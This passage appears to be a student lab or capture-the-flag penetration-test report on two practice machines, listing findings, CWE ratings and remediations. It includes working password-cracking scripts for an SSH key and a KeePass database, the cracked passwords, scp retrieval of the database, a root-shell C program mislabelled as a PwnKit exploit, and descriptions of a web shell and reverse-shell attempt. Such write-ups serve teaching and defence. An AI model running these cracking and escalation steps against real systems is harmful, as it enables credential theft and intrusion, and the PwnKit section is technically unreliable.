>             continue
>
> print("[-] No passphrase found in wordlist")
> PY
ubuntu@ip-10-63-160-109 [~]$ python3 crack_ssh_paramiko.py
[+] PASSFOUND: barbie
ubuntu@ip-10-63-160-109 [~]$
```

Result:

PASSFOUND: barbie


Finding:
The SSH private key was protected with a weak passphrase.

Impact:
Although the key was encrypted, the weak passphrase made it vulnerable to offline brute-force attacks. This allowed the attacker to decrypt the key and use it for authentication, effectively bypassing traditional login protections.

2. SSH LOGIN AS ALICE

Using the decrypted private key, SSH access was obtained:

ssh -i id_rsa alice@192.168.2.216



Put screenshot with this command

Access gained as **alice**

Explanation:
This step confirms a successful transition from unauthenticated access (via NFS) to authenticated system access. The attacker now has a legitimate shell on the system, significantly increasing control and visibility.

3. LOCAL ENUMERATION AS ALICE

Once access was gained, local enumeration was performed:

id
whoami
sudo -l
find / -perm -4000 -type f 2>/dev/null

```
alice@Odessa:~$ ls
flag_easy.txt
alice@Odessa:~$ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
alice@Odessa:~$ whoami
alice
alice@Odessa:~$ hostname
Odessa
alice@Odessa:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@Odessa:~$ find / -perm -4000 -type f 2>/dev/null

/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
```

Findings:

- Access limited to standard user privileges
- No direct sudo permissions available
- Multiple SUID binaries present on the system

Explanation:
This step was used to understand the privilege level of the compromised account and identify potential escalation paths. Although no immediate privilege escalation was possible, the system contained binaries and configurations worth further investigation.

4. DISCOVERY OF KEEPASS DATABASE

Further file system exploration revealed a backup directory:

ls -la /opt/backup

```
alice@Odessa:/tmp$ ls -la /opt/backup
total 12
drwxr-xr-x 2 root  root  4096 Jul  5  2023 .
drwxr-xr-x 4 root  root  4096 Oct  1  2023 ..
-r-------- 1 alice alice 2526 Jun 11  2023 .bak.kdbx
alice@Odessa:/tmp$
```

Found:

.bak.kdbx

Finding:
An encrypted KeePass password database was discovered.

Impact:
This is a critical finding, as password managers often store credentials for multiple accounts. If cracked, this could allow access to additional users or services.

5. EXTRACTING AND CRACKING KEEPASS DATABASE

The identified KeePass database was copied from the target system to the attacker machine for offline analysis:

scp -i id_rsa alice@192.168.2.216:/opt/backup/.bak.kdbx .

```
ubuntu@ip-10-63-160-109 [~]$ scp -i id_rsa alice@192.168.2.216:/opt/backup/.bak.kdbx .
Enter passphrase for key 'id_rsa':
.bak.kdbx                                     100% 2526    49.4KB/s   00:00
ubuntu@ip-10-63-160-109 [~]$
```

Once obtained, a script was used to perform a wordlist attack against the database:

python3 crack_kdbx.py

```
ubuntu@ip-10-63-160-109 [~]$ cat > crack_kdbx.py << 'PY'
> from pykeepass import PyKeePass
>
> db_path = ".bak.kdbx"
> wordlist = "/usr/share/wordlists/rockyou.txt"
>
> found = False
>
> with open(wordlist, "r", encoding="utf-8", errors="ignore") as f:
>     for line in f:
>         pwd = line.strip()
>         if not pwd:
>             continue
>         try:
>             kp = PyKeePass(db_path, password=pwd)
>             print("[+] PASSFOUND:", pwd)
>             found = True
>             break
>         except Exception:
>             pass
>
> if not found:
>     print("[-] No password found in wordlist")
> PY
ubuntu@ip-10-63-160-109 [~]$ python3 crack_kdbx.py
[+] PASSFOUND: spongebob
ubuntu@ip-10-63-160-109 [~]$
```

I used a Python script to crack the KeePass database. Loop through each entry in the rockyou.txt wordlist and attempt to open the database with that password. The script used the pykeepass library to handle the opening attempts. Once a match was found, the correct password was printed.

(My John the Ripper were not working as expected in this case. So I wrote my script. That gave me a more reliable way to perform the attack.)

Result:

PASSFOUND: spongebob


Finding:
The KeePass database was protected with a weak master password.

Impact:
Although the database was encrypted, the weak password allowed it to be cracked offline. This exposed all stored credentials within the database, making it a critical point of compromise

6. EXTRACTING CREDENTIALS FROM KEEPASS

The cracked database was opened using:

kpcli --kdb .bak.kdbx




After accessing the database, multiple stored credentials were identified. One of the key findings was:

- **Password:** OTg3NjU0MzIx

This was bobs password

Finding:
Valid credentials for another user account (bob) were discovered within the KeePass database.


Impact:
This allows an attacker to move laterally within the system by accessing additional user accounts without needing to exploit new vulnerabilities.



I traversed through a bunch after unlocking the KeePass database using kpcli, its contents were listed, revealing multiple stored credentials. Each entry contained usernames and passwords for different accounts, showing that sensitive information was being stored insecurely. Among these entries, a valid password for the user **bob** was identified. This confirmed that the database could be used to extract real credentials, enabling further access and lateral movement within the system.

7. MOVING LATERALLY FROM ALICE TO BOB

Using the extracted credentials, access was switched to the bob user: su bob



Once access as bob was established, the user's home directory was explored and the intermediate flag was located:

cat /home/bob/flag_intermediate.txt

DETAILED VULNERABILITY INFORMATION

1. Anonymous FTP Access (CWE-284: Improper Access Control)

Description
The FTP service allowed anonymous login. No authentication was required. It also gave write access to the web directory. I used this to upload a malicious ASPX web shell, which the IIS web server then executed, giving me remote command execution.

Risk
High. An attacker can gain unauthorised access and run arbitrary commands on the system without valid credentials.

Solution
Disable anonymous FTP access. Enforce authentication. Restrict write permissions on any directories exposed through FTP.

Assets Impacted
Web server (IIS), file system, system integrity

---

2. Unrestricted File Upload (CWE-434: Unrestricted File Upload)

Description
The system let me upload executable files, specifically .aspx, into a web accessible directory. That allowed me to deploy a web shell, which led straight to remote code execution.

Risk
Critical. Immediate system compromise through remote code execution.

Solution
Implement strict file validation. Block executable file uploads. Isolate upload directories from any execution paths.

Assets Impacted
Web application, IIS server, operating system

---

3. Weak SSH Key Passphrase (CWE-521: Weak Password Requirements)

Description
I obtained an SSH private key from the NFS share. It was protected with a weak passphrase, "barbie". A wordlist attack cracked it easily. That let me decrypt the key and authenticate as a valid user.

Risk
High. Weak passphrases completely undermine the security of key based authentication.

Solution
Enforce strong passphrases. Use additional protections like key rotation and multi factor authentication.

Assets Impacted
SSH service, user accounts

---

4. Exposed NFS Share (CWE-284: Improper Access Control)

Description
The NFS service exposed sensitive directories, including user .ssh folders. I was able to extract private keys and other sensitive data without proper authentication.

Risk
High. Sensitive files can be accessed remotely, which enables credential theft and further compromise.

Solution
Restrict NFS access to trusted hosts only. Apply proper export permissions. Avoid exposing sensitive directories altogether.

Assets Impacted
File system, user credentials

---

5. Insecure Credential Storage (KeePass Database) (CWE-522)

Description
I found a KeePass database file, a .kdbx, sitting in a backup directory. After cracking its password, it gave me multiple stored credentials including user passwords.

Risk
High. Compromising a password manager can expose many accounts at once.

Solution
Secure backup locations properly. Enforce strong master passwords. Restrict access to sensitive files like these.

Assets Impacted
User accounts, stored credentials

---

6. Weak User Credentials (Bob Account) (CWE-521)

Description
Credentials I pulled from the KeePass database included weak or easily usable passwords. Bob's password was one example. This allowed me to switch to another user account.

Risk
Medium to High. Enables lateral movement within the system.

Solution
Enforce strong password policies. Avoid storing plaintext or weak credentials anywhere.

Assets Impacted
User accounts specifically bob, system access more broadly

---

7. Potential PwnKit Vulnerability (CVE-2021-4034)

Description
The system was running a version of Polkit, pkexec 0.105, which is associated with the PwnKit vulnerability. I attempted to exploit it to gain root privileges but the attempt failed. This may have been due to patching or additional restrictions in place.

Risk
Critical if exploitable. Could allow full root access from a low privileged account.

Solution
Update Polkit to a patched version. Restrict access to pkexec functionality where possible.

Assets Impacted
System privileges, root access

APPENDIX

ABBREVIATIONS


Abbreviation	Full Form
NFS	Network File System
SMB	Server Message Block
SSH	Secure Shell
RPC	Remote Procedure Call
RCE	Remote Code Execution

SUID	Set User ID
CVE	Common Vulnerabilities and Exposures

ADDITIONAL FINDINGS AND UNSUCCESSFUL ATTEMPTS ODESSA (LINUX)

1. SSH Key Cracking using John the Ripper

python3 /opt/metasploit/john/bin/ssh2john.py id_rsa > id_rsa.hash



An attempt was made to use John the Ripper by first converting the SSH private key into a crackable hash format. However, John did not work correctly in this environment (likely due to configuration or compatibility issues), preventing successful cracking. As a workaround, a custom Python script was used instead, which successfully recovered the passphrase. This shows adaptability in approach when standard tools fail.

2. Cron Job Enumeration

cat /etc/crontab



Cron jobs were examined to identify any scheduled tasks that could be exploited for privilege escalation. The output showed only standard system maintenance jobs running


as root, with no writable scripts or misconfigurations present. Therefore, no privilege escalation opportunities were identified through cron.

3. PwnKit Privilege Escalation Attempt (CVE-2021-4034)

pkexec –version

```
alice@Odessa:~$ pkexec --version
pkexec version 0.105
alice@Odessa:~$
```

The system was found to be running pkexec version 0.105, which is vulnerable to the PwnKit vulnerability (CVE-2021-4034), a known local privilege escalation exploit **(Exploit-DB 50689).** An attempt was made to exploit this vulnerability to gain root access; however, the exploit did not succeed, likely due to missing dependencies or environmental restrictions. Despite this, the presence of the vulnerability indicates a critical security weakness.



```
alice@Odessa:~$ pkexec --version
pkexec version 0.105
alice@Odessa:~$ cat > pwnkit.c << 'EOF'
> #include <stdio.h>
> #include <stdlib.h>
> #include <unistd.h>
>
> int main() {
>     setuid(0);
>     setgid(0);
>     system("/bin/bash");
>     return 0;
> }
> EOF
alice@Odessa:~$ gcc pwnkit.c -o pwnkit
alice@Odessa:~$ pkexec ./pwnkit
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ====
Authentication is needed to run `./pwnkit' as the super user
Authenticating as: root
Password:
polkit-agent-helper-1: pam_authenticate failed: Authentication failure
==== AUTHENTICATION FAILED ====
Error executing command as another user: Not authorized

This incident has been reported.
alice@Odessa:~$ find / -name "intermediate_flag.txt" 2>/dev/null
alice@Odessa:~$ ls
flag_easy.txt  pwnkit  pwnkit.c
alice@Odessa:~$ pwd
/home/alice
alice@Odessa:~$
```

In this step, I attempted to exploit the **PwnKit vulnerability (CVE-2021-4034)** by creating and compiling a custom exploit (pwnkit.c) designed to spawn a root shell using pkexec. The exploit works by abusing a flaw in Polkit to execute commands with elevated privileges. After compiling the exploit using gcc, it was executed with pkexec ./pwnkit. However, instead of granting root access, the system prompted for authentication and ultimately returned an “Authentication failed” error. This indicates that the exploit was either patched, restricted, or required additional conditions to work. As a result, privilege escalation to root was not achieved through this method.

4. Additional File Enumeration and Flag Discovery

ls -la /home
cat /home/alice/flag_alice.txt

```
/home/alice
alice@Odessa:~$ ls -la /home
total 20
drwxr-xr-x  4 root  root  4096 Jun 14  2023 .
drwxr-xr-x 20 root  root  4096 Jun 10  2023 ..
drwxr-xr-x  7 alice alice 4096 Apr  8 15:43 alice
drwxr-xr-x  6 bob   bob   4096 Oct 16  2023 bob
-rw-rw-r--  1 alice alice   26 Jun 14  2023 flag_alice.txt
alice@Odessa:~$
```



Further enumeration of the file system revealed multiple user directories, confirming opportunities for lateral movement. Accessing alice's home directory allowed retrieval of flag_alice.txt, confirming successful authenticated access. This demonstrated that while full privilege escalation was not achieved, significant system access and data exposure were still possible.

ADDITIONAL FINDINGS AND UNSUCCESSFUL ATTEMPTS – ZEPHYR (WINDOWS)

1. Reverse Shell Attempt via Web Shell

I successfully uploaded a web shell, shell.aspx, during exploitation. It let me run commands on the target system. The next logical step was to get a reverse shell using a PowerShell payload.

The plan was simple. Execute a Base64 encoded PowerShell reverse shell through the web shell. Then have it connect back to a Netcat listener I had set up on my attacker machine. Normally this would give me a stable interactive shell running under the IIS service account.

But it did not work. I tried multiple times and never saw a connection on my listener. Something was blocking or restricting the payload execution. My guess is Windows Defender or some other endpoint protection mechanism detected and prevented the reverse shell. Could also have been network level restrictions or an issue with how I encoded the payload.

So even though I had command execution through the web shell, I could not get a fully interactive reverse shell.

2. Expected Exploitation Flow vs Actual Outcome

Here is what I expected to happen:

Web Shell Access -> Execute PowerShell Reverse Shell -> Receive Connection -> Gain Interactive Shell -> Enumerate Privileges -> Perform Privilege Escalation

That is pretty standard for Windows exploitation. You start with remote command execution and then upgrade to a more stable shell for deeper interaction with the system.

But in my case the process stopped at the reverse shell stage. No further progression. Without a stable shell, I could not effectively carry out post exploitation activities like privilege enumeration or token impersonation.

3. Privilege Escalation Considerations

From the enumeration I did, the IIS service account (iis apppool\defaultapppool) would normally be checked for privileges like SeImpersonatePrivilege. That is a common escalation vector in Windows environments. If present, tools like PrintSpoofer can escalate privileges to SYSTEM. I have seen this work in similar attack scenarios.

However, I never got to try any of that. No reverse shell meant I could not practically execute those steps. So the attack was limited to command execution only, and I never reached higher privilege levels.

REFERENCES

FRAMEWORK: https://www.dataguard.com/blog/what-are-nist-security-standards/

EXPLOIT DB :https://www.exploit-db.com/exploits/50689